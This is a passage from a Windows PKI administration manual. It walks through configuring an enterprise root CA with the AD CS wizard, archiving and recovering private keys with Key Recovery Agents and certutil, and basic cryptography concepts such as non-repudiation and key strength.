
When you see the event with a hyperlink that says "Configure Active Directory Certificate Services", click on that hyperlink to launch a configuration wizard (see the next screenshot for the hyperlink in the pulldown menu).




Next again.




Check the three boxes shown below to configure role services; namely, the "Certification Authority", "Certification Authority Web Enrollment", and "Online Responder" boxes should all be checked > Next.




Choose Enterprise CA > Next.




Choose Root CA > Next.



Choose "Create a new private key" > Next.



Accept the default cryptographic options (RSA, 2048 key, SHA256) > Next.



Accept the default name for the CA > Next.


Licensed To: Jessica Bone <2joyceann@gmail_com> May 24, 2020

The screenshot shows the 'AD CS Configuration' wizard window. The title bar includes standard window controls and the text 'AD CS Configuration'. On the right side, it says 'DESTINATION SERVER DC.testing.local'. The main heading is 'CA Name'. On the left, a navigation pane lists steps: Credentials, Role Services, Setup Type, CA Type, Private Key, Cryptography, CA Name (highlighted), Validity Period, Certificate Database, Confirmation, Progress, and Results. The main area is titled 'Specify the name of the CA' and contains the following text: 'Type a common name to identify this certification authority (CA). This name is added to all certificates issued by the CA. Distinguished name suffix values are automatically generated but can be modified.' Below this are three input fields: 'Common name for this CA:' with the value 'testing-DC-CA', 'Distinguished name suffix:' with the value 'DC=testing,DC=local', and 'Preview of distinguished name:' with the value 'CN=testing-DC-CA,DC=testing,DC=local'. At the bottom, there are buttons for '< Previous', 'Next >', 'Configure', and 'Cancel'. A watermark is visible across the screen: 'Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020'.


Accept the default validity period > Next.

The screenshot shows the 'AD CS Configuration' wizard window at the 'Validity Period' step. The title bar and destination server information are the same as in the previous screenshot. The main heading is 'Validity Period'. The navigation pane on the left has 'Validity Period' highlighted. The main area is titled 'Specify the validity period' and contains the following text: 'Select the validity period for the certificate generated for this certification authority (CA):'. Below this is a dropdown menu with '5' selected and 'Years' chosen. The text 'CA expiration Date: 1/20/2020 3:38:00 PM' is displayed. Below that, it says: 'The validity period configured for this CA certificate should exceed the validity period for the certificates it will issue.' At the bottom, there are buttons for '< Previous', 'Next >', 'Configure', and 'Cancel'. The same watermark is present: 'Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020'.


Accept the default database location > Next.



Click the Configure button.



Click Close. You're done; the CA is installed!



In Server Manager, pull down the Tools menu and open "Certification Authority".

If you would like to create your own custom MMC.EXE console, you can now add the following snap-in tools (File menu > Add/Remove Snap-In):

- Certificates (My User Account)
- Certificates (Computer Account)
- Certification Authority
- Certificate Templates
- Online Responder Management

Appendix B: Automatic Private Key Archival

One way to back up private keys is to enable roaming user profiles and regularly back up the profile server(s). If a private key is lost, you could restore the old profile with the key, but this requires roaming profiles for all users and is likely to run into problems during the recovery procedure. It is also possible, of course, to individually export keys to password-protected files, but this method is labor-intensive and prone to loss (if the passwords are forgotten or stolen), and not all private keys can be exported anyway.

With Windows Server 2003 and later, on the other hand, private keys can be automatically backed up and archived on the CA itself. In the event a private key is lost, the key can be recovered from the certificate database. For the sake of non-repudiation, this policy only applies to encryption keys, not keys for authentication.

Requirements and Setup

To support automatic private key archival, you must have or do the following:

- The CA must be an enterprise CA, not a standalone CA.
- The CA must run Windows Server 2003 or later. If Server 2003/2008/2008-R2, it must be the Enterprise edition of Windows Server. With Server 2012 and later, it may be any edition.
- The forest must be running at Windows Server 2003 forest functional level or later; hence, all domain controllers must be Windows Server 2003 or later.
- Only version 2.0 certificate templates or later can be used, and the checkbox labeled "Archive subject's encryption private key" must be checked on the Request Handling tab of the template's property sheet.
- One or more trusted administrators must acquire Key Recovery Agent certificates and import these into the configuration of the CA on the Recovery Agents tab of the CA's property sheet.

Archive Security

When a client enrolls for a certificate from a template that has been marked for archival, the resulting private key will be encrypted with a public key obtained from the CA.

This downloaded public key is embedded in a certificate, which the client computer validates and revocation-checks, then the user's private key is encrypted with this public key and returned to the CA over an RPC DCOM channel.

The CA will store that private key in its local database (not in AD) in an encrypted format, but not encrypted with the public key just used for transport over the network. Instead, the CA will generate a unique 3DES or AES key, depending on the version and

configuration of the CA, to encrypt the user's private key, then that 3DES or AES key will be encrypted with the public key of one or more key recovery agent administrators and stored with the user's private key in the CA database.

Only the recovery agent(s) can decrypt the 3DES/AES key associated with the private key; hence, only the recovery agent(s) can get to the private key. Each private key has its own unique 3DES or AES protection key; hence, if there are 1,000 backed up user keys, there will be 1,000 different 3DES or AES protection keys.

Recovery Agents

The CA can be configured with one or more recovery agent administrator public keys. This is configured by the CA administrator in the properties of the CA on the Recovery Agents tab.

When multiple recovery agent keys are available, one or more will be randomly selected to encrypt the same number of copies of the 3DES/AES protection keys; for example, if 10 recovery agent public keys are available, and the CA is told to use 5 of the 10, then 5 will be selected at random from the available 10, then 5 copies of the 3DES/AES key will be made, each 3DES/AES key encrypted separately with one of the 5 randomly selected recovery keys, then all the copies of the 3DES/AES keys will be stored.

Because each copy of the 3DES/AES protection key is encrypted separately, only one of the 5 randomly selected recovery agents is required to recover the user's private key. Which agent certificates are available, and how many of these public keys should be randomly selected is all configurable by the CA administrator.

Try It Now!

To configure private key recovery agent certificates on a CA, first obtain one or more certificates based on the Key Recovery Agent template (not to be confused with the EFS Recovery Agent template), then go to the Properties of the CA > Recovery Agents tab > select the "Archive the key" radio button > Add button > select a recovery certificate > OK > OK. Repeat as necessary to add the desired number of recover agent certificates to be made available; a minimum of one is required. On that same tab, enter the number of recovery agent keys that will be randomly selected out of the available keys that were added. You must select a number between one and the total number of agent certificates currently available. If in doubt, set it to the current number of agent certificates added. Click OK, then restart the CA service when prompted.

Make sure to audit all key recoveries on the Auditing tab of the CA's property sheet.

Keep in mind that the certificate database on the CA now contains copies of private keys. This server should be secured along with its backup media.

How to Recover a Key

A private key is recovered with CERTUTIL.EXE, a command line tool that is installed with Certificate Services. The following are the minimal steps, but there are alternative

ways of doing it, and CERTUTIL.EXE has other command line switches you may wish to investigate too.

1. In the Certificate Services snap-in, identify the certificate in the list of issued certificates whose private key needs to be recovered. In the properties of that certificate, go to the Details tab, and copy the thumbprint of the certificate to the clipboard (Ctrl-C).
2. In a command prompt window, a CA administrator should execute:

```
certutil.exe -getkey "79 9e 65 49 57 86 b5 b2 f1 97 66 e9 b5 f3  
d3 45 93 8a e3 1a" outputfile.txt
```

where the long number is the thumbprint of the certificate whose private key needs recovery. The extracted data will be stored in outputfile.txt in PKCS#7 format, which includes the encrypted key and a list of exactly which recovery agent certificates were used to encrypt the copies of the user's private key, which is in that output.txt file as well.

3. One of the recover agent administrators listed in the above output.txt file must log on and import their agent certificate and private key. In a command shell, that administrator should execute:

```
certutil.exe -recoverkey outputfile.txt keyfile.pfx
```

The admin will be prompted for a password to encrypt the resulting keyfile.pfx. Use a long and complex passphrase.

4. Delete the recovery agent certificate and private key imported into the computer. Do this before logging off. Because filesystem traces will be left behind, it's best to use a dedicated computer for this purpose that is physically secured, only connected to the network when necessary, and powered down when not in use.
5. While logged on at the user's computer as the user, delete the certificate whose private key had been lost, if present, then import the certificate and private key from the above keyfile.pfx file. Permanently delete the keyfile.pfx, make sure it did not go into the Recycle Bin, and consider "wiping" the file's clusters from the hard drive. Log off to save the profile and trigger credential roaming synchronization. The key is now recovered.

What a pain! Are there other options? What about credential roaming? Could credential roaming be used to recover the user's key instead?

Appendix C: Windows Cryptography

Almost all the background information you need to know about cryptography in order to use and manage it can be summarized in just a few pages.

Benefits of Cryptography: Basic Terms

Cryptographic techniques can be used to gain the following security benefits:

- Authentication
- Data Integrity
- Non-Repudiation
- Confidentiality

All of these benefits can be provided without a PKI, but the *quality* of these benefits is often extremely high when implemented with a PKI.

Authentication: "Authentication" is the act of verifying that something (person, computer, service, certificate, etc.) really is who/what it appears or claims to be.

Persons, computers, and services that make use of a PKI are often called "security principals" or just "**principals**". A principal's identity is displayed as a set of credentials. A principal's "**credentials**" are its identity in a form that can be used by a security system, such as the security system in the operating system of one's computer.

An entity will have its credentials authenticated by providing one or more "**factors**" to the service doing the authentication. A factor is something an entity possesses, knows, is, or can do, which proves that its credentials are correct. For example, a "**four-factor authentication**" might require a person to insert a unique smart card into a reader (possesses), enter a password (knows), allow his or her retina to be scanned (is), and speak a few words into a voice-print analyzer (can do) in order to be successfully authenticated.

Data Integrity: "Data integrity" has two senses: data has integrity if the data hasn't changed after having been copied, transmitted, or stored for a period of time; and data has integrity only if it has (or has not) changed in known ways in accordance with the expectations of the people that own or control that data.

"Integrity checking" in this second sense usually means verifying that some data (like an email to one's bank) has not been intentionally or unintentionally altered in ways that harm those doing the checking.

Non-Repudiation: "Non-repudiation" is the inability to deny that a certain action was performed when there is information that shows that the action was

performed, and the correctness and integrity of that information can be *proven*, perhaps in a court of law. The context here is legal and commercial transactions.

Consider a situation where you are emailing changes to a contract to your lawyer. You desire "**non-repudiation of delivery**" because you don't want your lawyer to be able to claim she never received it. Your lawyer, on the other hand, desires "**non-repudiation of origin**" because she doesn't want you to be able to deny that you were the one who sent it.

Strictly speaking, non-repudiation is an aspect of data integrity and key management with a focus upon legal or financial purposes. It's where PKI meets E-commerce in front of a judge and jury. Non-repudiation includes all of the hardware, people, and practices involved in the generation, transmission, and storage of that information that prevents deniability. Just think of all the shenanigans politicians and corporate executives engage in to maintain "plausible deniability", or think of all the arguments and tricks a lawyer would think up to say that a defendant didn't really do something— *that* is what non-repudiation is intended to prevent.

To read more about non-repudiation, see <http://www.itu.int> and search for the X.813 standards regarding non-repudiation.

Confidentiality: Data is "confidential" if it is encrypted such that only the intended parties are able to recover the original plaintext data.

Data can also be kept confidential by using private transmission and storage media, such as physically secure fiber optic lines and hard drives locked in a safe. Often, physical protection and encryption are used together, e.g., encrypting a USB flash drive that is normally kept in a locked drawer when not in use.

Encryption Keys, Ciphertext, and Cleartext

A "**key**" is data used by a mathematical algorithm to control the conversion of understandable information ("cleartext" or "plaintext") into random-looking data ("ciphertext") that cannot be understood. This conversion process is called "**encryption**", and reversing the process to go from ciphertext back to cleartext is called "decryption".


The algorithm used to encrypt data is called a "**cipher**" and encryption keys are known by the ciphers that use them. Hence, someone might ask you, "What kind of key is that?" and the answer would be to name the cipher that uses it, e.g., RC4, RSA, AES, etc.

$\text{cipher}(\text{cleartext}, \text{key}) = \text{ciphertext}$

Key Size/Strength, True Random Numbers, and Quantum Computers

A key is just a set of binary bits. The more bits in a key, other things being equal, the stronger the encryption it can potentially provide. For every additional bit in a key, its strength doubles, so a 101-bit key is twice as strong as a 100-bit key (with certain assumptions, bear with me here).

There is an organization (www.distributed.net) that conducts key-breaking challenges where anyone can volunteer to contribute their spare CPU cycles. You download a client from their site, which will use the idle CPU time on your computer to brute force guess encryption keys to try to crack a piece of ciphertext made for the test.



On any given day, there can be more or fewer machines working on a distributed.net challenge, but usually there are thousands. In June of 2012, for example, the average RC5 key-guessing rate was about *one trillion keys per second*.

But even at this "fast" rate, it would still take just over 10,000,000,000,000,000 years to do a brute force search through every possible 128-bit RC5 key (by comparison, the universe has only been around for about 13,800,000,000 years, a tiny fraction of that time). And a brute force search at this rate through all possible 256-bit AES keys would require more zeros in the number than can fit in a single line of text in this manual. (Of course, a brute force search is the slowest method of revealing an encryption key; social engineering and installing malware onto a target's computer are far more effective methods of "cracking" strong keys.)

So what do numbers like the above actually mean to us? Is there a practical point to all this? As a rough rule of thumb for non-classified data, never use symmetric keys smaller than 128 bits, and 256-bit keys are strongly preferred when available. For RSA asymmetric keys, the rule of thumb is to require 1024 bits at a bare minimum, 2048-bit keys are strongly preferred, and 4096-bit keys or better are necessary when data must be protected beyond 10 years. Be careful when using RSA keys larger than 2048 bits, though, because of compatibility issues with older software and appliances.

Tip: For more precise recommendations for different types of environments and adversaries, see <http://www.keylength.com>. The website is very intuitive to use.

Vendors will often brag about what large keys they have, but a decryption vulnerability in one of their products is typically the result of a coding error or bad design, not the

choice of a small key. Worrying about key sizes is usually misspent anxiety; it is far more likely for a key to be exposed through implementation flaws, malware infections, or human error than for an adversary to invest the time and money to do real cracking.

One example of an implementation flaw is the use of a poorly designed random number generator. If the bits in a key are not random, then they are predictable to some degree, which makes the key easier to crack. A special hardware device must be used to generate "true" random bits. These devices typically leverage the quantum decay of particles or the chaotic nature of certain electronic or thermal processes, such as the TrueRNG generator, which looks just like an external USB drive (\$50 to \$100, <http://www.ubld.it>).



